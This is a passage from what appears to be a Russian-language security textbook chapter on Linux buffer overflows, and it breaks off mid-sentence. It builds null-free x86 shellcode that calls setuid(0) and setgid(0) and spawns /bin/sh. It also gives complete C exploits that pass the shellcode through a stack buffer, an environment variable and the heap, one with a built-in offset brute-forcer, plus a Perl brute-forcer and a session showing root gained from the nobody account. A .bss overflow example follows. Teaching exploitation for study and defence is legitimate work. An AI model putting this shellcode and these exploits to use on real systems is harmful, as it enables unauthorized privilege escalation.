0x80484fc <exit+64>:    sub    $0x8,%esp
0x80484ff <exit+67>:    pushl  0x8(%edx)
0x8048502 <exit+70>:    push   %esi
0x8048503 <exit+71>:    call   *0x4(%edx)
0x8048506 <exit+74>:    add    $0x10,%esp
0x8048509 <exit+77>:    mov    0x809cdb0,%edx
0x804850f <exit+83>:    mov    0x4(%edx),%eax
0x8048512 <exit+86>:    test   %eax,%eax
0x8048514 <exit+88>:    mov    %edx,%ecx
0x8048516 <exit+90>:    jne    0x80484dc <exit+32>
0x8048518 <exit+92>:    mov    (%edx),%eax
0x804851a <exit+94>:    test   %eax,%eax
0x804851c <exit+96>:    mov    %eax,0x809cdb0
0x8048521 <exit+101>:   je     0x804852f <exit+115>
0x8048523 <exit+103>:   sub    $0xc,%esp
0x8048526 <exit+106>:   push   %edx
0x8048527 <exit+107>:   call   0x804c1f4 <__libc_free>
0x804852c <exit+112>:   add    $0x10,%esp
0x804852f <exit+115>:   mov    0x809cdb0,%eax
0x8048534 <exit+120>:   mov    %eax,%edx
0x8048536 <exit+122>:   test   %edx,%edx
0x8048538 <exit+124>:   jne    0x80484d0 <exit+20>
0x804853a <exit+126>:   mov    $0x809bd84,%ebx
0x804853f <exit+131>:   cmp    $0x809bd88,%ebx
0x8048545 <exit+137>:   jae    0x8048555 <exit+153>
0x8048547 <exit+139>:   nop
0x8048548 <exit+140>:   call   *(%ebx)
0x804854a <exit+142>:   add    $0x4,%ebx
0x804854d <exit+145>:   cmp    $0x809bd88,%ebx
0x8048553 <exit+151>:   jb     0x8048548 <exit+140>
0x8048555 <exit+153>:   mov    %esi,0x8(%ebp)
0x8048558 <exit+156>:   lea    0xfffffff8(%ebp),%esp
0x804855b <exit+159>:   pop    %ebx
0x804855c <exit+160>:   pop    %esi
```

```
0x804855d <exit+161>:   pop    %ebp
0x804855e <exit+162>:   jmp    0x804cbd0 <_exit>
0x8048563 <exit+167>:   nop
0x8048564 <exit+168>:   call   *0x4(%edx)
0x8048567 <exit+171>:   jmp    0x8048509 <exit+77>
0x8048569 <exit+173>:   lea    0x0(%esi),%esi
0x804856c <exit+176>:   sub    $0x8,%esp
0x804856f <exit+179>:   push   %esi
0x8048570 <exit+180>:   pushl  0x8(%edx)
0x8048573 <exit+183>:   jmp    0x8048503 <exit+71>
End of assembler dump.
(gdb)
```

Видно, что по адресу `0x804855e` происходит переход к системному вызову `_exit`, следовательно, `exit()` является лишь "оберткой" к нему. Дизассемблируем `_exit` (листинг 13.7).

Листинг 13.7. Дизассемблированная функция `_exit`

```
(gdb) disassemble _exit
Dump of assembler code for function _exit:
0x804cbd0 <_exit>:      mov    %ebx,%edx
0x804cbd2 <_exit+2>:    mov    0x4(%esp,1),%ebx
0x804cbd6 <_exit+6>:    mov    $0x1,%eax
0x804cbdb <_exit+11>:   int    $0x80
0x804cbdd <_exit+13>:   mov    %edx,%ebx
0x804cbdf <_exit+15>:   cmp    $0xfffff001,%eax
0x804cbe4 <_exit+20>:   jae    0x8054260 <__syscall_error>
End of assembler dump.
(gdb)
```

Вызов ядра в Linux всегда происходит по прерыванию 0x80 (`int $0x80`), при этом в регистр `%eax` заносится номер системного вызова (например, `mov $0x1,%eax`), а в регистры `%ebx`, `%ecx`, `%edx` — аргументы системного вызова, если имеются. У каждого системного вызова свой уникальный номер, так, например, для `_exit` это `0x1`, а для `__execve` — `0xb` (листинги 13.5 и 13.7). Номера других системных вызовов в системе Linux всегда можно посмотреть в файле /usr/include/asm/unistd.h (листинг 13.8).

Листинг 13.8. Номера первых тридцати системных вызовов из файла /usr/include/asm/unistd.h

```
#ifndef _ASM_I386_UNISTD_H_
#define _ASM_I386_UNISTD_H_

/*
 * This file contains the system call numbers.
 */

#define __NR_exit                1
#define __NR_fork                2
#define __NR_read                3
#define __NR_write               4
#define __NR_open                5
#define __NR_close               6
#define __NR_waitpid             7
#define __NR_creat               8
#define __NR_link                9
#define __NR_unlink              10
#define __NR_execve              11
#define __NR_chdir               12
#define __NR_time                13
#define __NR_mknod               14
#define __NR_chmod               15
#define __NR_lchown              16
#define __NR_break               17
#define __NR_oldstat             18
#define __NR_lseek               19
#define __NR_getpid              20
#define __NR_mount               21
#define __NR_umount              22
#define __NR_setuid              23
#define __NR_getuid              24
#define __NR_stime               25
#define __NR_ptrace              26
#define __NR_alarm               27
#define __NR_oldfstat            28
#define __NR_pause               29
#define __NR_utime               30
```

Функция `execve()` использует множество параметров, которые стандартно располагаются, как я уже отметил выше, в регистрах `%ebx`, `%ecx` и `%edx`. Вспомним прототип `execve()` (его можно увидеть в man execve):

```
int execve (const char *filename, char *const argv [], char *const envp[]);
```

Таким образом, в регистре `%ebx` содержится указатель на имя запускаемого файла `filename` (у нас это /bin/sh). В `%ecx` расположен указатель на массив строк, аргументов `argv[]` (в нашем случае: `argv[0] = "/bin/sh"` и `argv[1] = NULL`). В `%edx` указатель на массив строк вида `key=value`, которые представляют собой окружение программы (для простоты в шеллкоде мы занесем сюда `NULL`). Более детально об этом можно посмотреть в комментариях листинга 13.5.

Вызов `exit()` не имеет аргументов, а, значит, в нем нам интересны только две инструкции:

```
mov    $0x1,%eax
int    $0x80
```

Мы не можем заранее знать, по какому адресу будет расположен шеллкод после передачи его уязвимому приложению. Как обращаться к данным, находящимся внутри шеллкода? Для решения этой проблемы используют следующий трюк. Когда вызывается `call`, адрес возврата сохраняется в стек, а этот адрес непосредственно следует за адресом инструкции `call`. Поэтому если мы сохраним строку `/bin/sh` после инструкции `call`, то когда она выполнится, сможем забрать из стека адрес строки (командой `pop`). Схематично это будет выглядеть так, как показано в листинге 13.9.

Листинг 13.9. Получаем адрес строки /bin/sh

```
jmp line
address:
  popl %esi
  ...
  (Шеллкод)
  ...
line:
  call address
  /bin/sh
```

Таким образом, в регистре `%esi` мы получим адрес строки `/bin/sh`. Этого достаточно, чтобы построить массив: первый элемент массива находится

в `%esi` + 8 (длина строки `/bin/sh\0`), а второй, `NULL` (32 бита), — в `%esi` + 12. Это будет выглядеть так:

```
popl %esi
movl %esi, 0x8(%esi)
movl $0x00, 0xc(%esi)
```

Но тут возникает сложность. Дело в том, что мы будем передавать шеллкод функции `strcpy()`, которая обрабатывает строку до тех пор, пока не встретит нулевой символ. Поэтому шеллкод должен быть составлен без нулевых символов. Чтобы избавиться от нулевых символов в инструкции `movl $0x00,0xc(%esi)`, мы заменим ее двумя инструкциями:

```
xorl %eax, %eax
movl %eax, %0x0c(%esi)
```

Однако наличие многих нулей в шеллкоде можно обнаружить только после его перевода в шестнадцатеричное представление. Например, команда:

```
0x804cbd6 <_exit+6>:    mov    $0x1,%eax
```

в шестнадцатеричном представлении выглядит следующим образом:

```
b8 01 00 00 00          mov    $0x1,%eax
```

Чтобы избавиться от таких нулей, применяют различные трюки, например, инициализацию нулем и увеличение его на 1:

```
xorl %ebx, %ebx  ; %ebx=0
movl %ebx, %eax  ; %eax=0
inc %eax         ; %eax=1
```

Напомню, что у нас в шеллкоде строка `/bin/sh\0` оканчивается нулевым байтом. Заменим этот нулевой байт следующей командой:

```
/* movb работает только с одним байтом */
movb %eax, 0x07(%esi)
```

Теперь мы можем написать шеллкод (листинг 13.10).

Листинг 13.10. Предварительный шеллкод (shellcode2.c)

```
int main()
{
  asm("jmp line

address:

        popl %esi
        movl %esi,0x8(%esi)
        xorl %eax,%eax
```

```
        movl %eax,0xc(%esi)
        movb %eax,0x7(%esi)
        movb $0xb,%al
        movl %esi, %ebx
        leal 0x8(%esi),%ecx
        leal 0xc(%esi),%edx
        int  $0x80

        xorl %ebx,%ebx
        movl %ebx,%eax
        inc  %eax
        int  $0x80

line:
        call address
        .string \"/bin/sh\"
    ");
}
```

Скомпилируем эту программу:

```
# gcc shellcode2.c -o shellcode2
```

И посмотрим ее шестнадцатеричный дамп на наличие нулевых байтов с помощью утилиты objdump:

```
# objdump -D ./shellcode2
```

В листинге 13.11 указана только та часть, которая нас интересует.

Листинг 13.11. Шестнадцатеричные коды шеллкода

```
08048430 <main>:
 8048430: 55                    push   %ebp
 8048431: 89 e5                 mov    %esp,%ebp
 8048433: eb 1f                 jmp    8048454 <line>

08048435 <address>:
 8048435: 5e                    pop    %esi
 8048436: 89 76 08              mov    %esi,0x8(%esi)
 8048439: 31 c0                 xor    %eax,%eax
 804843b: 89 46 0c              mov    %eax,0xc(%esi)
 804843e: 88 46 07              mov    %al,0x7(%esi)
```



```
 8048441: b0 0b                 mov    $0xb,%al
 8048443: 89 f3                 mov    %esi,%ebx
 8048445: 8d 4e 08              lea    0x8(%esi),%ecx
 8048448: 8d 56 0c              lea    0xc(%esi),%edx
 804844b: cd 80                 int    $0x80
 804844d: 31 db                 xor    %ebx,%ebx
 804844f: 89 d8                 mov    %ebx,%eax
 8048451: 40                    inc    %eax
 8048452: cd 80                 int    $0x80

08048454 <line>:
 8048454: e8 dc ff ff ff        call   8048435 <address>
 8048459: 2f                    das
 804845a: 62 69 6e              bound  %ebp,0x6e(%ecx)
 804845d: 2f                    das
 804845e: 73 68                 jae    80484c8 <gcc2_compiled.+0x18>
 8048460: 00 5d c3              add    %bl,0xffffffc3(%ebp)
```

Команды, которые идут, начиная с адреса `0x8048459`, на самом деле ASCII-коды символов строки `/bin/sh` в шестнадцатеричном представлении:

```
/  b  i  n  /  s  h
2f 62 69 6e 2f 73 68
```

Как видно, наш код не содержит нулевых символов, поэтому мы можем протестировать его. Однако если shellcode2 просто запустить из командной строки, то мы получим `core dump`, потому что программа выполняется в секции .text, которая предназначена только для чтения, а наш шеллкод предназначен для выполнения в стеке. Обойти это ограничение позволяет программа, приведенная в листинге 13.12.

Листинг 13.12. Программа для тестирования шеллкода

```
char shellcode[]=
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";

int main()
{
  void(*shell)()=(void*)shellcode;
```

```
  shell();
  return 0;
}
```

После компиляции и выполнения этой программы мы получим оболочку на экране, что говорит о том, что шеллкод был составлен нами правильно:

```
# gcc shellcode3.c -o shellcode3
# ./shellcode3
sh-2.04# exit
#
```

На случай, если уязвимая программа окажется с установленным битом SUID, большинство известных шеллкодов дополнительно включают в себя вызовы `setuid(0)` и `setgid(0)`, Эти вызовы позволяют шеллкоду установить права root: uid = 0 (root) и gid = 0 (root). В шестнадцатеричном представлении данные вызовы будут выглядеть так, как показано в листингах 13.13 и 13.14.

Листинг 13.13. Вызов `setuid`

```
char setuid[] =
"\x31\xc0"   /*   xorl   %eax,%eax   */
"\x31\xdb"   /*   xorl   %ebx,%ebx   */
"\xb0\x17"   /*   movb   $0x17,%al   */
"\xcd\x80"   /*   int    $0x80       */
```

Листинг 13.14. Вызов `setgid`

```
char setgid[] =
"\x31\xc0"   /*   xorl   %eax,%eax   */
"\x31\xdb"   /*   xorl   %ebx,%ebx   */
"\xb0\x2e"   /*   movb   $0x2e,%al   */
"\xcd\x80"   /*   int    $0x80       */
```

Добавив эти инструкции в начало нашей программы, мы получим полноценный шеллкод, который не только запускает оболочку, но и устанавливает идентификаторы пользователя, и группы равными нулю. Конечный вариант приведен в листинге 13.15. Замечу, что, если уязвимая программа не будет иметь установленного бита SUID, то вызовы `setuid(0)` и `setgid(0)` завершатся с ошибкой, но на дальнейшее выполнение шеллкода это никак не повлияет.

Листинг 13.15. Готовый шеллкод

```
char shellcode[]=
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80"  /* setuid(0) */
"\x31\xc0\x31\xdb\xb0\x2e\xcd\x80"  /* setgid(0) */
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0"
"\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
"\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff"
"/bin/sh";
```

13.1.4. Построение эксплоита

А теперь приступим непосредственно к написанию самого эксплоита. В эксплоитах, написанных под Linux, существуют два основных способа передачи шеллкода уязвимому приложению:

- через уязвимый буфер;
- через переменную окружения.

Мы рассмотрим оба эти способа, и еще третий нестандартный способ с помещением шеллкода в кучу.

13.1.4.1. Передача шеллкода через уязвимый буфер

Напомню, что мы должны переписать адрес возврата уязвимой функции и заменить его адресом нашего шеллкода. Самый популярный способ это когда шеллкод передается в буфер уязвимого приложения, а адрес возврата переписывается так, чтобы он указывал на начало этого буфера. В листинге 13.17 приведен эксплоит, который реализует этот способ. Данный эксплоит подготавливает строку для передачи уязвимому приложению следующего вида (рис. 13.2).

RET — это идущие подряд адреса возврата на шеллкод, а NOP — ассемблерные инструкции (код 0x90), которые ничего не делают (в совокупности эти инструкции еще называют NOP sled). Шеллкод при этом находится приблизительно в середине строки. В уязвимый буфер строка "ляжет" так, как показано на рис. 13.3.

В эксплоите мы подготавливаем буфер большего размера, чем в уязвимом приложении (200 байтов против 100) для того, чтобы нам гарантированно затереть адрес возврата, причем шеллкод должен быть расположен до (или после) адреса возврата функции, но не попасть на него. Инструкции NOP

добавлены для того, чтобы нам точно не вычислять начало шеллкода (это, кстати, непросто сделать), достаточно чтобы адрес указывал *примерно* на начало буфера, тогда если управление попадет на NOP sled, то сначала будут выполнены инструкции `NOP`, после чего управление непременно перейдет к шеллкоду. Поможет нам вычислить адрес возврата регистр `%esp`, который всегда указывает на вершину стека, иначе говоря, на самый последний элемент, занесенный в стек. Узнать адрес вершины стека (содержимое `%esp`) позволяет следующий код (листинг 13.16).

Рис. 13.2. Строка, которую строит эксплоит



Рис. 13.3. Размещение шеллкода в уязвимом буфере

Листинг 13.16. Функция для определения вершины стека (%esp)

```
unsigned long get_sp(void)
{
  __asm__("movl %esp,%eax");
}
```

Однако адрес начала стека может измениться (и порой довольно существенно) после выполнения функции `execl("./stack_vuln", "stack_vuln", buf, 0)` в конце эксплоита, следовательно, определенное нами содержимое `%esp` может уже не указывать на вершину стека. Поэтому адрес возврата мы можем вычислить лишь примерно, для этого в эксплоит включена инструкция:

```
ret = esp - offset;
```

где `offset` будем задавать вручную в аргументе командной строки:

```
offset = atoi(argv[1]);
```

И при определенной доле везения мы обязательно попадем на начало шеллкода. Далее я покажу, как можно автоматизировать процесс нахождения адреса возврата.

Проверим работу эксплоита, для чего сделаем уязвимую программу stack_vuln "суидной" (установим атрибут SUID) командой `chmod ug+s stack_vuln`, затем установим права nobody (для этого служит команда `su nobody`):

```
# gcc stack_vuln.c -o stack_vuln
# gcc expl_stack1.c -o expl_stack1
# chmod ug+s stack_vuln
# ls -la stack_vuln
-rwsr-sr-x    1 root     root        13803 Apr  6 06:32 stack_vuln
# su nobody
sh-2.04$ id
uid=99(nobody) gid=99(nobody) groups=99(nobody)
sh-2.04$ ./ expl_stack1 0
The stack pointer (ESP) is: 0xbffff978
The offset from ESP is: 0x0
The return address is: 0xbffff978
OK!
sh-2.04# id
uid=0(root) gid=0(root) groups=99(nobody)
sh-2.04#
```

Как видите, мне здорово повезло, что `offset` оказался равным `0`, иначе возможно пришлось бы долго подбирать значения. Для автоматического нахождения смещения для переполнения можно составить простую программу (брутфорсер) на шелл или на Perl. В листинге 13.18 приведен пример такой программы на языке Perl. Иногда такие брутфорсеры встраиваются прямо в эксплоиты. В *разд. 13.1.4.4* мы рассмотрим пример эксплоита со встроенным брутфорсером смещений.

Листинг 13.17. Эксплоит с передачей шеллкода через уязвимый буфер (expl_stack1.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

char shellcode[] =
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80"
"\x31\xc0\x31\xdb\xb0\x2e\xcd\x80"
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0"
"\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
"\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff"
"/bin/sh";

/* Функция для определения вершины стека. */
unsigned long get_sp(void)
{
  __asm__("movl %esp,%eax");
}

int main(int argc, char *argv[])
{
  int i, offset;
  long esp, ret, *addr_ptr;
  char *ptr, buf[200];

  if (argc < 2) {
    fprintf(stderr, "Usage: %s <offset>\n", argv[0]);
    exit(-1);
  }

/* Получаем смещение из аргумента командной строки. */
  offset = atoi(argv[1]);

/* Определяем вершину стека. */
  esp = get_sp();

/* Вычисляем адрес возврата.*/
  ret = esp - offset;

  printf("The stack pointer (ESP) is: 0x%x\n", esp);
  printf("The offset from ESP is: 0x%x\n", offset);
  printf("The return address is: 0x%x\n", ret);

  ptr = buf;
  addr_ptr = (long *)ptr;

/* Заполняем весь буфер адресами возврата. */
  for(i = 0; i < 200; i += 4)
  {*(addr_ptr++) = ret;}

/* Первые 50 байт буфера заполняем инструкциями NOP (NOP sled). */
  for(i = 0; i < 50; i++)
  {buf[i] = '\x90';}

  ptr = buf + 50;

/* Вставляем шеллкод после инструкций NOP. */
  for(i = 0; i < strlen(shellcode); i++)
  {*(ptr++) = shellcode[i];}

/* Завершаем буфер нулем. */
  buf[200 - 1] = '\0';

/* Запускаем уязвимую программу с подготовленным буфером в качестве
   аргумента. */
  execl("./stack_vuln", "stack_vuln", buf, 0);

  return 0;
}
```

Листинг 13.18. Переборщик смещений (bruteret.pl)

```
#!/usr/bin/perl

for($i = 1; $i < 1500; $i++) {
  print "Attempt $i \n";
  system("./expl_stack1 $i");
}
```

13.1.4.2. Передача шеллкода через переменную окружения

В листинге 13.19 приведен эксплоит, который также запускает оболочку системы с правами root, но работает он уже по-другому. В Linux, начиная с адреса `0xc0000000` и далее вниз, стандартно распложены следующие данные:

- `0xc0000000` — первые 5 байтов нули;
- `0xbffffffe8` — затем имя запускаемого файла;
- далее идут внешние переменные (env).

Эксплоит кладет шеллкод как внешнюю переменную и определяет ее адрес по следующей "формуле":

```
ret = 0xc0000000 - 6 - длина_имени_файла - длина_шеллкода
```

Этот адрес и будет адресом возврата. Эксплоит просто переполняет буфер мусором, а на то место, где должен быть адрес возврата функции, помещает подсчитанный адрес шеллкода. Этот адрес не случайно кладется в 124, 125, 126 и 127 байты буфера, т. к. именно начиная со 124 байта затирается адрес возврата:

```
# ./hole `perl -e 'print "A"x100'`
OK!
# ./hole `perl -e 'print "A"x123'`
OK!
# ./hole `perl -e 'print "A"x124'`
OK!
Segmentation fault (core dumped)
```

Как видно, при вводе 124 символов "A" программа "выпадает" в core dumped, следовательно, последующие четыре байта (124–127) и есть адрес возврата из функции. Другие подробности смотрите в комментариях к коду.

Листинг 13.19. Эксплоит с передачей шеллкода через внешнюю переменную (expl_stack2.c)

```
#include <stdio.h>
#include <string.h>
#include <unistd.h>

char shellcode[] =
"\x31\xc0"    /*   xorl   %eax,%eax   */
"\x31\xdb"    /*   xorl   %ebx,%ebx   */
"\xb0\x17"    /*   movb   $0x17,%al   */
"\xcd\x80"    /*   int    $0x80       */
"\x31\xc0"    /*   xorl   %eax,%eax   */
"\x31\xdb"    /*   xorl   %ebx,%ebx   */
"\xb0\x2e"    /*   movb   $0x2e,%al   */
"\xcd\x80"    /*   int    $0x80       */
"\x31\xc0"    /*   xorl   %eax,%eax   */
"\x50"        /*   pushl  %eax        */
"\x68""//sh"  /*   pushl  $0x68732f2f */
"\x68""/bin"  /*   pushl  $0x6e69622f */
"\x89\xe3"    /*   movl   %esp,%ebp   */
"\x50"        /*   pushl  %eax        */
"\x53"        /*   pushl  %ebx        */
"\x89\xe1"    /*   movl   %esp,%ecx   */
"\x99"        /*   cltd               */
"\xb0\x0b"    /*   movb   $0xb,%al    */
"\xcd\x80";   /*   int    $0x80       */

int main()
{
/* Подготавливаем символьный буфер для внешней переменной, в которой
   будет размещаться шеллкод. */
  char *env[] = {shellcode, NULL};
/* Подготавливаем символьный буфер для переполнения. */
  char buf[127];
  int i, ret, *ptr;

  ptr = (int *)(buf);

/* Подсчитываем адрес шеллкода, по которому он разместится после
   выполнения функции execle. */
```

```
  ret = 0xc0000000 - 6 - strlen(shellcode) - strlen("./stack_vuln");

/* Помещаем полученный адрес в 124-й, 125-й, 126-й и 127-й байты
   буфера. */
  for(i = 0; i < 127; i += 4) {*ptr++ = ret;}

/* Загружаем уязвимую программу с подготовленным переполняющим буфером
   и шеллкодом во внешней переменной. */
  execle("./stack_vuln", "stack_vuln", buf, NULL, env);
}
```

13.1.4.3. Передача шеллкода через кучу

В листинге 13.20 приведен третий вариант эксплоита, который помещает шеллкод в куче, а переполняемый буфер полностью заполняет адресами возврата на шеллкод. В командной строке нужно указать смещение (у меня срабатывает смещение 1000), поэтому для его нахождения лучше воспользоваться брутфорсером, приведенном в листинге 13.18, надо только поменять в нем имя `expl_stack1` на `expl_stack3`. То, что данный эксплоит не передает шеллкод в уязвимый буфер, а только одни адреса возврата, более удобно, т. к. не надо задумываться уместится шеллкод до того места, где находится адрес возврата, или нет. Автором идеи такого эксплоита является crazy_einstein. Подробности о работе эксплоита можно узнать в замечательной статье "Modern kinds of system attacks" на русском языке от самого автора эксплоита, которая располагается по адресу в Интернете: **http://lbyte.void.ru/txt/misc/cabzz.txt**.

Листинг 13.20. Эксплоит с передачей шеллкода через кучу (expl_stack3.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

char shellcode[] =
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80"
"\xb0\x2e\xcd\x80\xeb\x15\x5b\x31"
"\xc0\x88\x43\x07\x89\x5b\x08\x89"
"\x43\x0c\x8d\x4b\x08\x31\xd2\xb0"
"\x0b\xcd\x80\xe8\xe6\xff\xff\xff"
```



```
"/bin/sh";

unsigned long get_sp(void)
{
  __asm__("movl %esp,%eax");
}

int main(int argc, char **argv)
{
  int i, offset;
  long esp, ret;
  char buf[500];
  char *egg, *ptr;
  char *av[3], *ev[2];

  if (argc < 2) {
    fprintf(stderr, "Usage: %s <offset>\n", argv[0]);
    exit(-1);
  }
/* Получаем смещение из аргумента командной строки. */
  offset = atoi(argv[1]);
/* Определяем вершину стека. */
  esp = get_sp();
/* Вычисляем адрес возврата.*/
  ret = esp + offset;

  printf("The stack pointer (ESP) is: 0x%x\n", esp);
  printf("The offset from ESP is: 0x%x\n", offset);
  printf("The return address is: 0x%x\n", ret);

  /* Выделяем буфер в куче. */
  egg = (char *)malloc(1000);
  /* Помещаем в начало буфера строку "EGG=". */
  sprintf(egg, "EGG=");
  /* Затем инструкции NOP. */
  memset(egg + 4, 0x90, 1000 - 1 - strlen(shellcode));
  /* После помещаем шеллкод. */
  sprintf(egg + 1000 - 1 - strlen(shellcode), "%s", shellcode);

  ptr = buf;
```

```
  /* Очищаем буфер (в стеке). */
  bzero(buf, sizeof(buf));

/* Заполняем весь буфер адресами возврата. */
  for(i = 0; i <= 500; i += 4)
  (*(long *)(ptr + i) = ret;)

/* Запускаем уязвимую программу с подготовленным переполняющим буфером в
качестве аргумента и передаем шеллкод в куче, как внешнюю переменную. */
  av[0] = "./stack_vuln";
  av[1] = buf;
  av[2] = 0;
  ev[0] = egg;
  ev[1] = 0;
  execve(*av, av, ev);

  return 0;
}
```

13.1.4.4. Эксплоит со встроенным переборщиком смещений

В большинстве ситуаций для поиска смещений проще использовать брутфорсер из листинга 13.18. Но иногда взломщикам приходится запускать эксплоиты в системах, где недоступен язык Perl или нельзя исполнять сценарии оболочки. Для этих случаев авторы эксплоитов встраивают переборщик смещений прямо в эксплоит. Пример такого эксплоита приведен в листинге 13.21. Это тот же самый эксплоит из листинга 13.20, но теперь со встроенным переборщиком смещений.

Алгоритм встроенного переборщика довольно прост: в цикле на каждом шаге создается дочерний процесс, в котором запускается уязвимая программа с переданным ей переполняющим буфером, а родительский процесс ждет результата. Стандартный макрос `WIFEXITED()` анализирует код результата и определяет, как завершился дочерний процесс: аварийно вследствие получения сигнала или обычным образом (с помощью функции `exit()` или оператора `return` функции `main()`). Во втором случае перебор завершается в предположении, что шеллкод выполнился успешно и оболочка с правами root запущена. Но это не всегда так, поэтому возможно придется повторить перебор с другим шагом. Иногда дочерний процесс вообще не возвращает значение, и перебор повисает, в этом случае его нужно прекратить комбинацией <Ctrl>+<C> и попробовать другое значение шага.

Данному эксплоиту необходимо в командной строке передать шаг, с которым будут перебираться смещения. Цикл будет продолжаться до тех пор, пока `offset` не превысит значение 3000. Вы можете установить другой предел. Остальное должно быть понятно из комментариев к коду.

Листинг 13.21. Эксплоит со встроенным переборщиком смещений (expl_brute.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/wait.h>

char shellcode[] =
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80"
"\xb0\x2e\xcd\x80\xeb\x15\x5b\x31"
"\xc0\x88\x43\x07\x89\x5b\x08\x89"
"\x43\x0c\x8d\x4b\x08\x31\xd2\xb0"
"\x0b\xcd\x80\xe8\xe6\xff\xff\xff"
"/bin/sh";

unsigned long get_sp(void)
{
  __asm__("movl %esp,%eax");
}

int main(int argc, char *argv[])
{
  char buf[500];
  char *egg, *ptr;
  char *av[3], *ev[2];
  pid_t pid;
  int i, step, offset = 0;
  long esp, ret;
  int status;

  if (argc < 2) {
    fprintf(stderr, "Usage: %s <step>\n", argv[0]);
```

```
    exit(-1);
  }

  step = atoi(argv[1]);
  esp = get_sp();
  ret = esp;

  egg = (char *)malloc(1000);
  sprintf(egg, "EGG=");
  memset(egg + 4, 0x90, 1000 - 1 - strlen(shellcode));
  sprintf(egg + 1000 - 1 - strlen(shellcode), "%s", shellcode);

  ptr = buf;
  bzero(buf, sizeof(buf));

/* Перебираем до тех пор, пока offset не превысит значение 3000. */
  while(offset <= 3000)
  {
    /* Создаем дочерний процесс */
    if ((pid = fork()) == 0)
    {
      /* Заполняем весь буфер новыми адресами возврата. */
      for(i = 0; i <= 500; i += 4)
      {*(long *)(ptr + i) = ret;}

      av[0] = "./stack_vuln";
      av[1] = buf;
      av[2] = 0;
      ev[0] = egg;
      ev[1] = 0;
      execve(*av, av, ev);
      exit(status);
    }

    /* Ждем завершения дочернего процесса. */
    wait(&status);

/* Проверяем статус возвращаемого значения. Если макрос WIFEXITED()
   возвращает значение, не равное 0, значит, дочерний процесс завершился
```



```
   нормально, т. е. возможно выполнился шеллкод. Если возвращенное
   равно 0, то перебор продолжается. */
    if (WIFEXITED(status) != 0) {
      fprintf(stderr, "The end: %#x\n", ret);
      exit(-1);
    } else {
      ret += offset;
      offset += step;
      fprintf(stderr, "Trying offset %d, addr: %#x\n", offset, ret);
    }
  }

  return 0;
}
```

13.2. Переполнение буфера в .bss (BSS Overflow)

Эксплоиты переполнения буфера в .bss (BSS Overflow) не сильно отличаются от эксплоитов переполнения буфера в стеке. Главное отличие в том, что в .bss не сохраняются адреса возврата из функций, поэтому мы не можем рассчитывать на их перезапись. Но иногда в .bss программа может сохранять указатели на функции, перезапись которых не сильно отличается от перезаписи адресов возврата из функций в стеке. Рассмотрим пример уязвимой программы (листинг 13.22).

Листинг 13.22. Уязвимая программа (bss_vuln.c)

```
#include <stdio.h>
#include <string.h>

void show(char *);

int main(int argc, char *argv[])
{
  static char buf[100];
  static void (*func_ptr)(char *arg);

  if (argc < 2) {
```

```
    printf("Usage: %s <buffer data>\n", argv[0]);
    exit(1);
  }

  func_ptr = show;
  strncpy(buf, argv[1], strlen(argv[1]));
  func_ptr(buf);

  return 0;
}

void show(char *arg)
{
  printf("\nBuffer: [%s]\n\n", arg);
}
```

В программе объявлен статический буфер и статический указатель на функцию. Так как обе переменные объявлены статическими и не инициализированы, то они располагаются в сегменте .bss. Функция `strncpy()` в программе не проверяет размер буфера-приемника, из-за чего ей можно передать строку любой длины, которая затрет указатель на функцию, например:

```
# gcc bss_vuln.c -o bss_vuln
# ./bss_vuln `perl -e 'print "A"x100'`

Buffer:
[AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA-]

# ./bss_vuln `perl -e 'print "A"x101'`
Illegal instruction (core dumped)
```

Видно, что программа выдает ошибку только после перезаписи 101-го байта, а это значит, что указатель на функцию расположен сразу после буфера, т. е. в 101-м, 102-м, 103-м и 104-м байтах.

Важно, чтобы в уязвимой программе статический буфер объявлялся раньше статического указателя на функцию, иначе перезаписать указатель не получится.

Следовательно, нам нужно, чтобы наш эксплоит переполнял буфер и переписывал указатель на функцию адресом шеллкода. Конечно, мы можем разместить шеллкод в уязвимом буфере и затем передать на него управление подобно классическому переполнению буфера в стеке. Но сейчас мы не можем

